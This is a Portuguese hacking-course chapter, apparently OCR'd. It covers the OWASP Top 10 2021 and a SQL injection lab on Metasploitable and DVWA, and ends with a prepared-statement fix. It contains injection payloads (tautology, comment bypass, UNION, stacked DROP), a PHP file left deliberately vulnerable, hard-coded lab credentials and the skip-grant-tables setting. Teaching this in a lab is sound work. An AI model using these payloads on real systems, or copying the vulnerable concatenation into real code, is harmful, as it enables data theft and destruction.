OWASP oferece de tudo, desde ferramentas, vídeos, fóruns, projetos, até eventos, o OWASP é um repositório de todas as coisas relacionadas à segurança de aplicativos da web, apoiado pelo amplo conhecimento e experiência de seus colaboradores da comunidade aberta.

---


[87] Dados obtidos em 13 de setembro de 2021 na url:
https://www.cvedetails.com/product/1341/Phpmyadmin-Phpmyadmin.html?vendor_id=784

O OWASP Top 10 é um documento online no site do OWASP que fornece classificação e orientação de correção para os 10 principais riscos de segurança de aplicativos da web mais críticos.

O relatório é baseado em um consenso entre especialistas em segurança de todo o mundo, onde os riscos são classificados com base na frequência de ocorrência e impacto de segurança, na gravidade das vulnerabilidades e na magnitude de seus impactos potenciais.

O objetivo do relatório é oferecer aos desenvolvedores e profissionais de segurança de aplicativos da web uma visão dos riscos de segurança mais prevalentes, para que possam incorporar as conclusões e recomendações do relatório em suas práticas de segurança.

A cada ciclo de 4 anos a OWASP libera um documento relatando as principais vulnerabilidades observadas naquele período e através de uma metodologia pondera o risco, gravidade, etc, gerando assim uma lista.



A figura acima foi retirada de owasp.org, relata a mudança de posição das vulnerabilidades entre 2017 e 2021, é natural que a Injection, principalmente SQL fosse um dia cair, de 2013 até 2021 reinou no topo e naturalmente foi combatida ao longo destes 8 anos. Rapidamente vou passar alguns itens, pois para cada vulnerabilidade será criado um ou mais tópicos neste conteúdo.

A01: 2021 - Broken Access Control assume a ponta saindo da quinta posição, pois 94% dos aplicativos foram testados para alguma forma de controle de acesso quebrado. Os 34 CWEs (Common Weakness Enumeration) mapeados para Broken Access Control tiveram mais ocorrências em aplicativos do que qualquer outra categoria.

A02: 2021 - Cryptographic Failures sobe uma posição para segundo, anteriormente conhecido como **Sensitive Data Exposure**, que era um sintoma amplo, em vez de uma causa raiz. O foco renovado aqui está nas falhas relacionadas à criptografia, que geralmente levam à exposição de dados confidenciais ou comprometimento do sistema.

A03: 2021 - Injection de 2013 até 2021 ocupou o primeiro lugar, mas em 2021 foi rebaixado para terceira posição. No estudo 94% dos aplicativos foram testados para alguma forma de injeção, e os 33 CWEs mapeados nesta categoria têm o segundo maior número de ocorrências em aplicativos, foi adicionado nesta categoria a vulnerabilidade Cross-site Scripting.

A04: 2021 - Insecure Design é uma nova categoria para 2021, com foco nos riscos relacionados a falhas de design. É uma vulnerabilidade onde o programador deixa rastro no layout sobre a arquitetura insegura, pode ser desde um diretório do site até serviços sigilosos.

A05: 2021 - Security Misconfiguration passou de sexta posição na edição anterior para quinta posição. Onde 90% dos aplicativos foram testados para algum tipo de configuração incorreta. Com mais mudanças em software altamente configurável, não é surpreendente ver essa categoria subir. A antiga categoria de XML External Entities (XXE) agora faz parte desta categoria.

A06: 2021 - Vulnerable and Outdated Components era anteriormente intitulado **Using Components with Known Vulnerabilities**, esta categoria passou da 9ª posição em 2017 para a sexta posição em 2021 e é um problema conhecido que temos dificuldade em testar e avaliar o risco. É a única categoria que não possui CVEs mapeados para os CWEs incluídos, portanto, uma exploração padrão e pesos de impacto de 5,0 são considerados em suas pontuações.

A07: 2021 - Identification and Authentication Failures foi rebaixada da segunda posição para a sétima posição, e agora inclui CWEs que estão mais relacionados a falhas de identificação (identidade do usuário);

A08: 2021 - Software and Data Integrity Failures é uma nova categoria para 2021, com foco em fazer suposições relacionadas a atualizações de software e dados críticos sem verificar a integridade.

A09: 2021 - Security Logging and Monitoring Failures eram anteriormente Insufficient Logging & Monitoring, subindo da posição 10 anterior para a posição 9. Esta categoria foi expandida para incluir mais tipos de falhas, é um desafio para testar e não está bem representada nos dados CVE/CVSS.


A10: 2021 - Server-Side Request Forgery adicionado da pesquisa. A falsificação de solicitação do lado do servidor é um tipo de exploração em que um invasor abusa da funcionalidade de um servidor, fazendo com que ele acesse ou manipule informações no domínio desse servidor que, de outra forma, não seriam diretamente acessíveis ao invasor.

15.2 Acessando a interface web Metasploitable


Estando com o ambiente configurado conforme tópicos Ambiente exposto e Máquina alvo Metasploitable, para acessar as aplicações Web vulneráveis abra um Browser no Kali GNu/Linux e digite na url: http://192.168.201.10 conforme figura abaixo, neste material esta interface inicial WEB será chamada “index de aplicações”.

- Ambiente do curso PARTE 2. Entre a luz e as trevas, acesse este link.
- Ambiente do curso PARTE 3. Entre a luz e as trevas, acesse este link.

Metasploitable no Browser do Kali.



Mas qual a diferença entre aprender com esta máquina virtual e aprender diretamente contra a Internet, com alvos reais? Bom vou usar um exemplo simples, você pode querer ir aprender a andar de skate (sua primeira aula) na Megarrampa[88] cercado com os maiores skatistas, todos olhando para você **OU** no quintal de sua casa em uma rampa menor sem ninguém olhando. Lembre-se que no início, no mundo hacker, inúmeras quedas aconteceram, assim como no mundo dos skatistas iniciantes, e isso é normal.



15.3 SQL Injection (falta pouco)

Curso Hacker - SQL Injection, Parte 1 - OWASP

DESCREVER MELHOR....

[88] Saiba mais em https://pt.wikipedia.org/wiki/Megarrampa

15.3.1 Técnicas de SQL Injection

boolean-based blind: Injeção a cego baseado em booleano;
time-based blind: Injeção a cego baseado em tempo;
error-based: Injeção baseado em erro;
UNION query-based: Injeção baseado em consulta UNION;
stacked queries: Injeção de consulta empilhada;
out-of-band: Injeção de consultas em servidores Listenserver;


15.3.2 Configurando o DVWA

O material de apoio desta sessão está nos links abaixo.


Curso Hacker - Configuração DVWA e Mysql na Metasploitable

DVWA é uma aplicação WEB desenvolvida em PHP que possui inúmeras vulnerabilidades clássicas, sendo um alvo perfeito para o aprendizado de vulnerabilidades WEB, também é um ótimo material para programadores aprenderem o que não se faz quando se trata de desenvolvimento WEB.

Mas a princípio o DVWA não estará devidamente configurado, a configuração necessária para este rodar é a configuração de conexão com o banco de dados. Acesse a máquina virtual Metasploitable, e no terminal assuma a função de root com o comando **sudo su**.




Abra com o editor nano o arquivo /etc/mysql/my.cnf, adicione a linha abaixo que desabilita a validação de acesso às tabelas, lembre-se não faça isso em produção, em produção o DBA deve realizar as operações de banco para garantir segurança.




O próximo passo é reiniciar esta máquina virtual, quando entrar novamente digite os comandos;

1. sudo su
2. mysql -u root -p


Veja que a opção skip-grant-tables permite que se faça o login mesmo em localhost, digite a senha **msfadmin** e entre no mysql.



No mysql é possível ver os usuários cadastrados no banco de dados, root possui a senha **msfadmin** definida.



O próximo passo é configurar o arquivo de configuração do DVWA, para isso com o nano abra o arquivo **/var/www/dvwa/config/config.inc.php** conforme figura abaixo. Adicione a senha **msfadmin** em **db_password** e salve o arquivo.



Agora pela interface web acesse a aplicação DVWA no “indice de aplicações” da Metasploitable, veja que a interface solicita usuário e senha, utilize usuário **admin** e senha **password**.

Após realizar o login, configure a opção de nível, o projeto DVWA é uma aplicação com vulnerabilidades mas que também ensina como é um código seguro, o leitor verá que no nível **low** o código é extremamente vulnerável, mas que no nível **high** o código é complexo e difícil de ser vulnerável, lembre-se, nenhuma ave sai do ovo já voando, até uma águia passa por um processo, inicie sempre com a opção **low**.

Baseado no OWASP top 10 vamos organizar o aprendizado dos próximos tópicos.

15.3.3 Passo a passo da Técnica SQL Injection

Um ataque de injeção SQL consiste na inserção ou "injeção" de uma consulta SQL por meio dos dados de entrada do cliente sendo enviado por POST ou GET.

Curso Hacker - SQL Injection, Parte 2 - OWASP

Uma exploração de injeção SQL bem-sucedida pode ler dados confidenciais do banco de dados, modificar os dados do banco de dados (inserir/atualizar/excluir), executar operações de administração no banco de dados (como desligar o DBMS), recuperar o conteúdo de um determinado arquivo presente no arquivo DBMS sistema e, em alguns casos, emitir

comandos para o sistema operacional. Na classificação do OWASP Top 10 é uma vulnerabilidade grave e regularmente localizada nas aplicações WEB.

Curso Hacker - SQL Injection, Parte 3 - OWASP

Vamos ver um exemplo, o Hacker antes de mais nada deve entender como operam as aplicações bem como se constrói as instruções SQLs. Vamos imaginar uma tabela chamada **usuario** com três entradas, conforme figura abaixo.

#	id	usuario	senha
1	1	joao.silva	123456
2	2	maria.oliveira	123456
3	3	manoel.santos	123456

Vamos analisar o código abaixo, uma query sendo criada a partir da concatenação de um texto é um parâmetro de url.

```
String query = "SELECT * FROM usuario WHERE id='" + request.getParameter("id") + "'" ;
```

Espera-se que a entrada id seja um número, tal como 1, 2, 3, etc.., neste caso a query que será disparada contra o banco de dados será:

```
SELECT * FROM usuario WHERE id='1'
```

Ao executar esta instrução SQL com uma ferramenta, por exemplo Mysql Workbench, temos o seguinte resultado:

id	usuario	senha
1	joao.silva	123456

Mas ao invés de um número se envia **' or ''='** e a sql resultante será:

```
SELECT * FROM usuario WHERE id='' or ''=''
```

Ao executar a instrução SQL acima, veja que foi possível retornar todos os dados, na instrução sql exibida acima em vermelho está o que o programador escreveu no código e em azul o que o hacker escreveu em uma caixa de texto específica, por exemplo.


```
5 •  SELECT * FROM usuario WHERE id='' or ''=''
6
```

t Grid | Filter Rows: | Edit: | Exp

id	usuario	senha
1	joao.silva	123456
2	maria.oliveira	123456
3	manoel.santos	123456

Conforme dito, o envio de instruções SQL complexas sendo enviada por GET é um pouco mais difícil, pois por padrão as URLs não aceitam qualquer tipo de caracteres, mas por POST as opções do hacker são ilimitadas.


Vamos para um exemplo um pouco mais complexo, uma interface de login com 2 campos e um botão, conforme figura abaixo. O FORM tem como action uma determinada página e o método é POST.



Ao pressionar Login na interface acima, então os dados digitados na tela são enviados para o arquivo (por exemplo PHP) no servidor que por Padrão de Desenvolvimento Inseguro (PDI) concatena trechos de strings com variáveis, com a esperança de ter uma SQL válida no final.

```
$query = "SELECT * FROM usuario WHERE usuario='" . $_POST['txt_usuario'] . "' and senha='" . $_POST['txt_senha'] . "';

$retorno_banco = mysql_query( $query );
```

Espera-se que um usuário insira no formulário de login, o usuário **joao.silva** e a senha **123456**, esperando que o resultado do banco seja semelhante ao visto na imagem abaixo.




Mas se o usuário na interface de login utilizar no campo usuário o texto **joao.silva' --** e no campo senha **aaaaaa**, como fica a sql gerada? Na imagem abaixo temos a sql gerada bem como o resultado da execução contra o banco de dados para estes dados.

Sem saber a senha 123456, informando qualquer valor no campo senha, pois no usuário o trecho **'--** transformará o resto em comentário, possibilitando a entrada com qualquer conta.


É a falácia que programador não tem que saber nada de banco ou de infra que leva estes ambientes tecnológicos a erros como este.

Os exemplos dados até aqui é um tipo de ataque de injeção que visa obter dados e subverter a lógica do sistema alterando a idéia de sua existência, mas existem coisas piores que isso, ataques com UNION vão além das tabelas visíveis por código de sistema, pode-se obter qualquer tabela com esta técnica.

Se o usuário enviar em um campo de formulário[89] **1 UNION SELECT mensagem FROM mensagem** a concatenação PHP vai produzir a SQL abaixo, veja que é possível trazer dados de outras tabelas.



E que tal dropar uma tabela, sim, é possível, veja o usuário pode informar na caixa de texto de um sistema **1 ; DROP table mensagem;** a sql resultante demonstrada abaixo.



Veja que foi possível executar o drop, normalmente, esse procedimento é tão grave que o autor do livro faz questão de programar um pouco para mostrar, então, mãos à obra e vamos provar.

Primeiro para preparar o ambiente instale o Mysql Server, o Mysql Workbench, o Apache2 e o PHP, no material de GNU/Linux você encontra estas práticas.

Crie em um Mysql um database, você pode utilizar o Mysql Workbench em seu próprio computador, no exemplo deste material a database se chamará **alvo**, logo em seguida execute o script de criação abaixo para criar tabelas e inserir dados.

```
use alvo;

CREATE TABLE usuario (
  id INT NOT NULL,
  usuario VARCHAR(45) NULL,
  senha VARCHAR(45) NULL,
  PRIMARY KEY (`id`),
```


[89] Admitindo que se sabe da existência da tabela mensagem;

```
  UNIQUE INDEX `usuario_UNIQUE` (`usuario` ASC) VISIBLE);

INSERT INTO usuario(id, usuario, senha) values (1, 'joao.silva', '123456');
INSERT INTO usuario(id, usuario, senha) values (2, 'maria.oliveira', '123456');
INSERT INTO usuario(id, usuario, senha) values (3, 'manoel.santos', '123456');

CREATE TABLE mensagem (
  id INT NOT NULL,
  mensagem VARCHAR(45) NULL,
  PRIMARY KEY (`id`));

insert into mensagem (id, mensagem) values(1, 'mensagem 1');
insert into mensagem (id, mensagem) values(2, 'mensagem 2');
insert into mensagem (id, mensagem) values(3, 'mensagem 3');
```

Crie um novo diretório chamado **exemplo** em **/var/www/html** conforme comando abaixo[90].

```
sudo mkdir /var/www/html/exemplo
```

Para esta prática não vamos precisar de nenhum editor de código, visto que o código será extremamente simples. Com o nano crie um arquivo **/var/www/html/exemplo/banco.php** conforme exemplo abaixo.



Neste arquivo digite o código abaixo.

```
<?php

  // Jamais faça isso, pois dados de conexão devem estar em
  //   um diretório com .htaccess impedindo acesso por browser
     $conn = new PDO('mysql:host=localhost;port=3306;charset=utf8;dbname=alvo', 'ppg',
'123456Aa!');
  $conn->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);

  $sql = "SELECT usuario FROM usuario where id=" . $_POST['txt_id'] . "";
  echo "<b>" . $sql . "</b></br>";
  error_log($sql, 0);
  $query = $conn->prepare($sql);
  $query->execute();

  print_r($query->fetchAll(PDO::FETCH_ASSOC));
```

[90] Estou supondo que tanto o apache2, php e mysql estejam devidamente configurados no ambiente, consulte o livro de Linux do mesmo autor e veja como instalar e configurar o ambiente;


```
?>
```

No código acima, em vermelho está a grande errata do programador, errata que será utilizada para causar dano ao database.


Precisamos agora de um simples formulário para enviar dados para este arquivo banco.php, então crie um novo arquivo chamado **/var/www/html/exemplo/tela.php** e edite o seguinte o seguinte código html:

```
<html>
  <body>
    <form action="banco.php" method="post">
      <p>Consultar ID: <input type="text" name="txt_id" style="width: 500px;" /></p>
      <p><input type="submit" /></p>
    </form>
  </body>
</html>
```


Pronto, vamos testar, para isso acesse pelo browser http://localhost/exemplo/tela.php conforme imagem abaixo.




Ao informar no input o valor **1** e pressionar submit então o banco.php será invocado e por post o valor 1 será enviado para $_POST[‘txt_id’], veja abaixo a execução.




Sucesso, o código funciona, saiba que o programador foi até aí em seus testes, mas o hacker vai além, agora chegou a hora de validar a teoria estudada até o momento, utilize o exemplo UNION conforme imagem abaixo.




Ao pressionar Submit, a query será gerada conforme imagem abaixo e o resultado deverá listar também a tabela mensagem, isso é interessante, pois pode-se obter dados de uma outra tabela mesmo não tendo código PHP para ela.




Quando há o desleixo do programador associado com o desleixo do especialista de infra, a falha se torna mais grave, é comum talvez por preguiça dar permissão total para os usuários de banco de dados usados nas aplicações WEB, este usuário utilizado neste código tem acesso total e inclusive acesso ao database mysql, sim, o Mysql possui um database chamado mysql que possui todo e esquema de tabelas bem como usuários e permissões, vamos explorar esta vulnerabilidade no exemplo abaixo.




Agora ao executar o Submit, será realizada uma operação com UNION com o database mysql, dentro do database mysql tem uma tabela chamada user e o campo User, podemos com isso ver quais usuários existem no banco de dados.




Agora o céu é o limite, isso mesmo, o Hacker pode consultar qualquer tabela, e naturalmente planejar o pior, o pior que se pode haver é um DROP. No exemplo abaixo estou dropando uma tabela chamada mensagem, simples utilizando ; (ponto e vírgula) submeto 2 SQLs na mesma execução, a primeira consulta o usuário 1 e a segunda dropa uma tabela chamada mensagem.



Ao clicar em Submit, adeus a tabela mensagem, e o mais grave que ajuda os Hackers é que os programadores não criaram as FKs, as FKs não impossibilita mas complicam a vida do Hacker e o faz perder inúmeras horas.



Vamos averiguar, utilizando o Mysql Workbench, ao executar a consulta abaixo uma mensagem informa que a tabela mensagem não existe mais, sucesso, dropamos.



Chegou a hora de mostrar como se faz corretamente um código resiliente, primeiro vamos recriar a tabela mensagem que apagamos, com o script abaixo.

```
use alvo;
CREATE TABLE mensagem (
  id INT NOT NULL,
  mensagem VARCHAR(45) NULL,
  PRIMARY KEY (`id`));

insert into mensagem (id, mensagem) values(1, 'mensagem 1');
insert into mensagem (id, mensagem) values(2, 'mensagem 2');
insert into mensagem (id, mensagem) values(3, 'mensagem 3');

select * from mensagem;
```

Tabela recriada, em mais de 2 décadas programando o autor aprendeu que somente uma solução realmente é resiliente, chama-se ***Prepared statement***, tudo que fizer diferente disso é serviço porco.


Vamos corrigir o arquivo banco.php com o nano, no arquivo (grifado) vamos remover a concatenação e utilizar parametrização, e durante a execução será enviada os valores em um array. O Mecanismo de banco de dados receberá a SQL separada dos DADOS e então executará da forma mais perfeita, veja o código abaixo.

```
<?php

  // Jamais faça isso, pois dados de conexão devem estar em
  //   um diretório com .htaccess inpedindo acesso por browser
    $conn = new PDO('mysql:host=localhost;port=3306;charset=utf8;dbname=alvo', 'ppg',
'123456Aa!');
  $conn->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);

  $sql = "SELECT usuario FROM usuario where id= ? ";
  echo "<b>" . $sql . "</b></br>";
  error_log($sql, 0);

  $query = $conn->prepare($sql);
  $query->execute( array( $_POST['txt_id'] ) );
```


```
 print_r($query->fetchAll(PDO::FETCH_ASSOC));

?>
```

Chegou a hora de validar, mas primeiro certifique-se que está ok fazendo uma requisição normal, ou seja, enviando um número para busca.


Pressione Submit, veja que sucesso, obtivemos os dados e esta seria a execução esperada pelo nosso programador.




Agora será explorada a vulnerabilidade DROP, então redigite o input conforme imagem abaixo, no passado obtivemos sucesso dropando a tabela mensagem, vamos ver agora.



Ao pressionar o Submit, parece que funciona, conforme imagem abaixo.



Para validar utilize o Mysql Workbench, conforme figura abaixo, veja que o ***Prepared statement*** executou o SELECT mas não executou o DROP, ele entendeu o ; como algo errado, e o Hacker assim **NÃO OBTÊM SUCESSO**.



Essa tecnologia **Prepared statement** existe em todas as tecnologias, embora básica é pouco utilizada, pode-se dizer que menos de 10% dos programadores utilizam e uma enorme gama de programadores utilizam o modelo de concatenação de String.


Curso Hacker - SQL Injection, Parte 4 - OWASP

15.3.4 Explorando SQL Injection na aplicação DVWA

Abra seu navegador e digite o URL http://192.168.201.10/dvwa, isso abrirá a página de login do DVWA, para ingressar use as credenciais padrão abaixo:

Nome de usuário: admin
Senha: password

Após um login bem-sucedido, você verá a página principal do DVWA, neste primeiro passo vamos reduzir o nível do código, clique em Segurança DVWA no canto inferior esquerdo, defina a segurança como LOW e clique em Enviar.

